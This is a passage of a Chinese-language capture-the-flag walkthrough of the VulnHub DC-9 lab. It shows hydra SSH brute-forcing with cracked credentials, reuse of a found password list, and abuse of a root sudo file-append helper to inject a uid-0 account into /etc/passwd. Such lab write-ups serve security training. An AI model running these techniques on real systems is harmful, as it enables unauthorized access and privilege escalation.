
然后我们有了用户名和密码的表。可以手动试也可以用hydra




```
└─#  hydra -L user.txt -P password.txt 192.168.100.131 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-14 00:
17:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:1
7), ~19 tries per task
[DATA] attacking ssh://192.168.100.131:22/
[22][ssh] host: 192.168.100.131   login: chandlerb   password: UrAG0D!
[22][ssh] host: 192.168.100.131   login: joeyt   password: Passw0rd
[22][ssh] host: 192.168.100.131   login: janitor   password: Ilovepeepee
[STATUS] 291.00 tries/min, 291 tries in 00:01h, 1 to do in 00:01h, 3 active
1 of 1 target successfully completed, 3 valid passwords found
```

有三个账号密码可以通过ssh登录

看了一下这三个账号都用不了sudo




```
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for janitor:
Sorry, user janitor may not run sudo on dc-9.
joeyt@dc-9:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for joeyt:
Sorry, user joeyt may not run sudo on dc-9.
```




```
chandlerb@dc-9:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for chandlerb:
Sorry, user chandlerb may not run sudo on dc-9.
```

但是在janitor的目录下面发现一个隐藏目录




```
janitor@dc-9:~$ ls -al
total 16
drwx------  4 janitor janitor 4096 Sep 14 02:18 .
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history → /dev/null
drwx------  3 janitor janitor 4096 Sep 14 02:18 .gnupg
drwx------  2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
```

内有文件一个




```
janitor@dc-9:~/.secrets-for-putin$ ls -al
total 12
drwx------ 2 janitor janitor 4096 Dec 29  2019 .
drwx------ 4 janitor janitor 4096 Sep 14 02:18 ..
-rwx------ 1 janitor janitor   66 Dec 29  2019 passwords-found-on-post-it-not
es.txt
```

cat一下



```
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```


把这些密码加到文件里 再hydra爆破一下 发现一个新的用户名和密码



```
┌──(root㉿akil)-[/home/akil/vulnhub/dc9]
└─# hydra -L user.txt -P password.txt 192.168.100.131 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-14 00:
26:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 408 login tries (l:17/p:2
4), ~26 tries per task
[DATA] attacking ssh://192.168.100.131:22/
[22][ssh] host: 192.168.100.131   login: fredf   password: B4-Tru3-001
```


ssh登录一下 home目录下没东西

但是sudo -l有




```
fredf@dc-9:~$ ls -al
total 12
drwx------  3 fredf fredf 4096 Sep 14 02:26 .
drwxr-xr-x 19 root  root  4096 Dec 29  2019 ..
lrwxrwxrwx  1 fredf fredf    9 Dec 29  2019 .bash_history → /dev/null
drwx------  3 fredf fredf 4096 Sep 14 02:26 .gnupg
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
```

看下这个是啥咧




```
gnu.so
-rwxr-xr-x 1 root root 1212968 Dec 29  2019 test
fredf@dc-9:/opt/devstuff/dist/test$
```

一个可执行文件，跑跑




```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test
Usage: python test.py read append
```

找找



```
fredf@dc-9:/opt/devstuff/dist/test$ find / -name test.py 2>/dev/null
/opt/devstuff/test.py
/usr/lib/python3/dist-packages/setuptools/command/test.py
```

看看第一个




```
fredf@dc-9:/opt/devstuff/dist/test$ cat /opt/devstuff/test.py
#!/usr/bin/python

import sys

if len (sys.argv) ≠ 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
```

就是这个test.py 浅读一下功能


两个参数，读第一个参数的文件内容，追加写到第二个参数中

这就可以写/etc/passwd

提权的办法：用openssl passwd 手动生成密码盐值 然后写入




```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/lxs /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su lxs2
Password:
```



```
root@dc-9:/opt/devstuff/dist/test# cat /tmp/lxs
lxs2:$1$salt$Nf2/s/pd4YUKrNqSEOZiK1:0:0::/root:/bin/bash
```

最终拿到flag



```
root@dc-9:/opt/devstuff/dist/test# cd /root
root@dc-9:~# ls -al
total 32
drwx------  5 root root 4096 Dec 29  2019 .
drwxr-xr-x 18 root root 4096 Dec 29  2019 ..
lrwxrwxrwx  1 root root    9 Dec 29  2019 .bash_history -> /dev/null
-rwx------  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Dec 29  2019 .cache
drwx------  3 root root 4096 Dec 29  2019 .gnupg
drwx------  3 root root 4096 Dec 29  2019 .local
-rwx------  1 root root  148 Aug 18  2015 .profile
-rwx------  1 root root 1821 Dec 29  2019 theflag.txt
root@dc-9:~# cat theflag.txt

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.
```